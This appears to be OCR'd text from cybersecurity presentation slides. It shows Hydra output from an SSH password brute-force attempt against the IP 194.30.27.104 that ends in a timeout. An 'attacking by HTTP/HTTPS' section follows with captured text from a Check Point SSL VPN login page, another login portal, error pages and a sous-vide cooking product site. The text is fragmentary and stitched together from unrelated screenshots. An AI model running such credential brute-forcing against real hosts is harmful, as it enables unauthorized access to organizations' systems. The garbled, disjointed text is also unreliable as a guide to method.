Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-26 17:57:58
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 60018 login tries (l:6/p:10003), ~3752 tries per task
[DATA] attacking ssh://194.30.27.104:22/
[ERROR] could not connect to ssh://194.30.27.104:22 - Timeout connecting to 194.30.27.104

(root@zukhra) [~/Downloads]
#
```


ATTACKING BY USING HTTP/HTTPS

Cyber SECURITY x Mobile Access - x Not Found x 403 - Prohibido x Regeneration | S x Acceso a Izaro x 194.30.27.213 x 194.30.27.215 x

Not secure https://194.30.27.98/sslvpn/Login/Login

Check Point
SOFTWARE TECHNOLOGIES LTD.

Mobile Access

☒ **Inicio de sesión estándar**

Nombre de usuario:

Contraseña:


☐ **Inicio de sesión certificado**

Inicio de sesión

Language: Spanish

© Copyright 2004-2019 Check Point Software Technologies Ltd. All rights reserved.

Acceso a Izaro



ES | EU | CA | EN

Entrar

[He olvidado mi contraseña](#)

Cyber SECURITY — Presentatio

Privacy error

Not Found

403 - Prohibido: acceso denega

All about sous-vid

https://www.sous-vid

Google Lens

SMARTViDE
by Sammic

LANGUAGE





Enter your search

LEARN SOUS-VIDE

SOUS-VIDE RECIPES

ASK CHEF


SMARTVIDE NEWS



SMARTViDE XL

The state-of-the-art immersion circulator


Reliable, user-friendly, portable, with a 5" touch screen, Wi-Fi and Bluetooth connectivities and



SOUS-VIDE COOKING PROCESS

Home / Learn Sous-Vide / Sous-Vide Cooking Process

In this step of Sous Vide cooking process, previously vacuum packed food will be cooked for a long time at a precisely controlled, relatively low temperature (compared to traditional cooking).



La Cocción Sous-Vide

S: By Sammic SL :: Marketing ::
May 15, 2014

Advantages of Sous Vide cooking

Product Quality:

- ✓ Minimum loss of humidity and weight.

THANK

YOU!

